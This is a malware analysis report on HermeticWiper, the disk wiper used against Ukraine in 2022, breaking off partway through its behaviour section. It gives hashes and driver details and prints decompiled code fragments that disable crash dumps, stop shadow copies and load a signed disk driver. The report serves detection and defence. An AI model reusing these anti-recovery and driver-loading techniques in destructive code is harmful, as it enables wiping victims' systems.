Hermetic Wiper Malware Report - CYFIRMA

Published On : 2022-04-07

Date: 04-April-22
Author: Dilpreet Singh Bajwa (Cyfirma-Malware Research Team)

Suspected Malware: Hermetic Wiper
Function: Wiper
Risk Score: 8
Confidence Level: High
Threat actor Associations: Unknown – Pro Russian
First Seen: Feb 2022
DeCyfir presence: Yes

Executive Summary:


The HermeticWiper is related to one of the early malware attacks against Ukraine during Russia invasion in Feb 2022. HermeticWiper is a new malware use to wipe data from the victim machine and targeted mainly the infrastructure and defense sectors of Ukraine. It's a tool of destruction as it wipes data from the victim's disk and then it targets the Master Boot Record (MBR) resulting in complete boot failure and made system inoperable. The research community given name HermeticWiper based on a valid certificate from "HERMETICA Digital Ltd" used by the malware. To evade detection and gaining trust, the malware used a valid certificate as well as the embedded files use a legitimate data recovery program from "EaseUS" packed as drivers by malware authors to enumerate and overwrite MBR to corrupt the file system.

HermeticWiper Analysis:

Sample Details:
File Type: Windows PE EXE
Architecture: 32 Bit
MD5: 84ba0197920fd3e2b7dfa719fee09d2f
SHA256: 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
Subsystem: GUI
Language:
Compilation Time: 28 Dec 2021

Digital Signatures:

Figure 1



The malware used a valid certificate from “Hermetica Digital Ltd” (see Figure1) which helps it to evade detection and gain trust to be run as legitimate application.

Embedded Files:

The malware contains four embedded files named as DRV_X64, DRV_X86, DRV_XP_64, DRV_XP_X86 with each having magic bytes “SZZD” which indicates that the files are compressed with the built-in MS-DOS compress.exe (see Figure2 and Figure3).

The hashes corresponding to compressed files are given below:

1. DRV_X64: a952e288a1ead66490b3275a807f52e5
2. DRV_X86: 231b3385ac17e41c5bb1b1fcb59599c4
3. DRV_XP_X64: 095a1678021b034903c85dd5acb447ad
4. DRV_XP_X86: eb845b7a16ed82bd248e395d9852f467

Figure 2





Figure 3



Drivers Information:

Our research team extracted these embedded files and decompressed them. The hashes corresponding to extracted decompressed file are given below:

1. Uncompressed DRV_X64: 6106653b08f4f72eeaa7f099e7c408a4
2. Uncompressed DRV_X86: 093cee3b45f0954dce6cb891f6a920f7
3. Uncompressed DRV_XP_X64: bdf30adb4e19aff249e7da26b7f33ead
4. Uncompressed DRV_XP_X86: d57f1811d8258d8d277cd9f53657eef9

The names chosen for drivers are as per different versions of windows like XP or others and different architecture 32 or 64-bit. These four files are legitimate drivers from the “EaseUS” software signed by “CHENGDU YIWO Tech Development Co., Ltd”. and used to perform low-level disk operations (see Figure4). A quick internet search tells the linkage between “EaseUS” disk recovery program and “CHENGDU YIWO Tech Development Co., Ltd” (see Figure5).

Figure 4





Figure 5

As per the timestamps of the extracted drivers, the compilation time is quite old for all drivers i.e., Aug 2008 (see Figure6) and each one having almost same debug path:

1. h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\windiskaccessdriver\objfre_wlh_amd64\amd64\epmntdrv
2. h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\windiskaccessdriver\objfre_wlh_x86\i386\epmntdrv.pdb
3. h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\windiskaccessdriver\objfre_wnet_amd64\amd64\epmntdr
4. h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\windiskaccessdriver\objfre_wxp_x86\i386\epmntdrv.pdb

Figure 6



DRV_X64

compiler-stamp	0x48A4D7B9 (Fri Aug 15 06:41:21 2008)
debugger-stamp	0x48A4D7B9 (Fri Aug 15 06:41:21 2008)

DRV_X86

compiler-stamp	0x4897E6B1 (Tue Aug 05 11:05:45 2008)
debugger-stamp	0x4897E6B1 (Tue Aug 05 11:05:45 2008)

DRV_XP_X64

compiler-stamp	0x4897E6B4 (Tue Aug 05 11:05:48 2008)
debugger-stamp	0x4897E6B4 (Tue Aug 05 11:05:48 2008)

DRV_XP_X86

compiler-stamp	0x4897E6B0 (Tue Aug 05 11:05:44 2008)
debugger-stamp	0x4897E6B0 (Tue Aug 05 11:05:44 2008)

Behaviour:


Malware parsing command line arguments and gathering system information.

Figure 7

```
  lpCmdLine = GetCommandLineW();
  if (lpCmdLine != (LPWSTR)0x0) {
    ppWVar5 = CommandLineToArgvW(lpCmdLine,&local_518);
  }
  local_508 = 0;
  GetSystemTimeAsFileTime((LPFILETIME)&local_508);
  lpCmdLine = (LPWSTR)0x0;
  if (local_518 == 2) {
LAB_00403c0f:
    if (ppWVar5[1] == (LPCWSTR)0x0) goto LAB_00403c27;
    local_514.dwLowDateTime = StrToIntW(ppWVar5[1]);
  }
```

Malware locating the correct driver version and deploy them as per the OS, version, and system information.

Figure 8




```
BVar4 = VerifyVersionInfoW((LPOSVERSIONINFOEXW)&local_184,3,dwlConditionMask);
if (BVar4 == 0) {
  DVar8 = GetLastError();
  if (DVar8 != 0x47e) {
    return 0;
  }
  local_20 = 1;
  if (local_c == 0) {
    lpName = L"DRV_XP_X86";
  }
  else {
    lpName = L"DRV_XP_X64";
  }
}
else {
  if (local_c == 0) {
    lpName = L"DRV_X86";
  }
  else {
    lpName = L"DRV_X64";
  }
}
hResInfo = FindResourceW(DAT_00407380,lpName,L"RCDATA");
```

Disable WOW64 Redirection:

After selecting the driver, the malware disables WOW64 Redirection if the OS is 64 bit as this prevents the OS to load 32 bit drivers from WOW64 directory and instead forced the OS to load driver from System32\drivers directory where the malware placed the driver in actual (see Figure9).

Figure 9




```
hModule = GetModuleHandleW(L"kernel32.dll");
local_14 = wnsprintfW(local_38c,0x104,L"\\??\\");
if (hModule != (HMODULE)0x0) {
  pFVar15 = GetProcAddress(hModule,"Wow64DisableWow64FsRedirection");
  GetProcAddress(hModule,"Wow64RevertWow64FsRedirection");
  pFVar3 = GetProcAddress(hModule,"IsWow64Process");
  if (pFVar3 != (FARPROC)0x0) {
    piVar18 = &local_c;
    hFile = GetCurrentProcess();
    (*pFVar3)(hFile,piVar18);
  }
```

Disable Crash Dumps:

The malware access HKLM\SYSTEM\ CurrentControlSet\Control\CrashControl and disabled Crash Dumps by changing the value of “CrashDumpEnabled” to 0 in registry. This is done so that the system is not able to write crash dump on the

disk. Crashdump generally contains information about the system crash and status to help debugging and disabling it by malware authors to ensure that system can't be recovered in any way.

Figure 10



```
  (*pcVar13)(0xa0);
}
local_8 = (HKEY)0x0;
pszPath = (LPCWSTR)RegOpenKeyW((HKEY)0x80000002,
                               L"SYSTEM\\CurrentControlSet\\Control\\CrashControl",
                               (PHKEY)&local_8);
if (pszPath == (LPCWSTR)0x0) {
  local_10 = pszPath;
  RegSetValueExW(local_8,L"CrashDumpEnabled",0,4,(BYTE *)&local_10,4);
  RegCloseKey(local_8);
}
wnsprintfW(local_6a4,0x104,L"\\\\.\\EPMNTDRV\\%u",0);
hFile = FUN_00401870(local_6a4,(undefined4 *)0x0,(undefined8 *)0x0);
if ((hFile != (HANDLE)0x0) && (hFile != (HANDLE)0xffffffff)) {
```

Disable Volume Shadow Service:

To make recovery more difficult, the Volume shadow service is stopped and disabled.

Figure 11

```
local_528.dwLowDateTime = OpenSCManagerW((LPCWSTR)0x0,L"ServicesActive",0xf003f);
if (local_528.dwLowDateTime == (SC_HANDLE)0x0) {
  dwFlags = (*pcVar7)();
}
else {
  hService = OpenServiceW(local_528.dwLowDateTime,L"vss",0x22);
  if (hService == (SC_HANDLE)0x0) {
    dwFlags = (*pcVar7)();
    pcVar7 = CloseServiceHandle_exref;
  }
  else {
    BVar2 = ChangeServiceConfigW
                      (hService,0x10,4,0xffffffff,(LPCWSTR)0x0,(LPCWSTR)0x0,(LPDWORD)0x0,
                       (LPCWSTR)0x0,(LPCWSTR)0x0,(LPCWSTR)0x0,(LPCWSTR)0x0);
    if (BVar2 == 0) {
      dwFlags = (*pcVar7)();
    }
    ControlService(hService,1,(LPSERVICE_STATUS)0x0);
    pcVar7 = CloseServiceHandle_exref;
    CloseServiceHandle(hService);
  }
```

Decompressing Drivers:

Then the driver is decompressed with LZMA algorithm.


Figure 12

```
    RegSetValueExW(local_8,L"CrashDumpEnabled",0,4,(BYTE *)&local_10,4);
    RegCloseKey(local_8);
  }
  wnsprintfW(local_6a4,0x104,L"\\\\.\\EPMNTDRV\\%u",0);
  hFile = FUN_00401870(local_6a4,(undefined4 *)0x0,(undefined8 *)0x0);
  if ((hFile != (HANDLE)0x0) && (hFile != (HANDLE)0xffffffff)) {
    CloseHandle(hFile);
    return 1;
  }
  local_10 = local_38c + local_14;
  UVar5 = GetSystemDirectoryW(local_10,0x104);
  if (UVar5 != 0) {
    PathAppendW(local_38c,L"Drivers");
    PathAddBackslashW(local_38c);
    pWVar6 = local_38c;



  memset(&local_49c,0,0x88);
  hfSource = LZOpenFileW(pszPath,(LPOFSTRUCT)&local_414,2);
  if (-1 < hfSource) {
    PathAddExtensionW(local_38c,L".sys");
    local_18 = (LPCVOID)LZOpenFileW(pszPath,(LPOFSTRUCT)&local_49c,0x1002);
    if ((int)local_18 < 0) {
      LZClose(hfSource);
    }
    else {
      LVar10 = LZCopy(hfSource,(INT)local_18);
      LZClose(hfSource);
      LZClose((INT)local_18);
      if (0 < LVar10) {
        pWVar11 = pszPath;
        if (local_20 != 0) {
          pWVar11 = StrStrIW(pszPath,L"System32");
        }
```

Service Started and Configured:

The service is temporarily created to load the driver and process's token privileges are modified to create the service.


Figure 13



```
if (BVar1 != 0) {
  LookupPrivilegeValueW((LPCWSTR)0x0,L"SeLoadDriverPrivilege",(PLUID)NewState->Privileges);
  NewState->PrivilegeCount = 1;
  NewState->Privileges[0].Attributes = 2;
  local_c = (SC_HANDLE)
            AdjustTokenPrivileges(local_18,0,NewState,0,(PTOKEN_PRIVILEGES)0x0,(PDWORD)0x0);
}
GetLastError();
```

The service is then created, configured, and started.

Figure 14




Malware set privilege “SeBackUpPrivilege” required to manipulate system backups.

Figure 15

Malware fragments the files present on the disk instead of defragmentation and before that it modifies some settings of explorer as shown in Figure16 and the reason most probably is to hide the status of files so that changes can’t be noticed for longer duration to the user as “ShowCompColor” displays compressed and encrypted NTFS files in color while “ShowInfoTip” Shows pop-up descriptions for folder and desktop items.

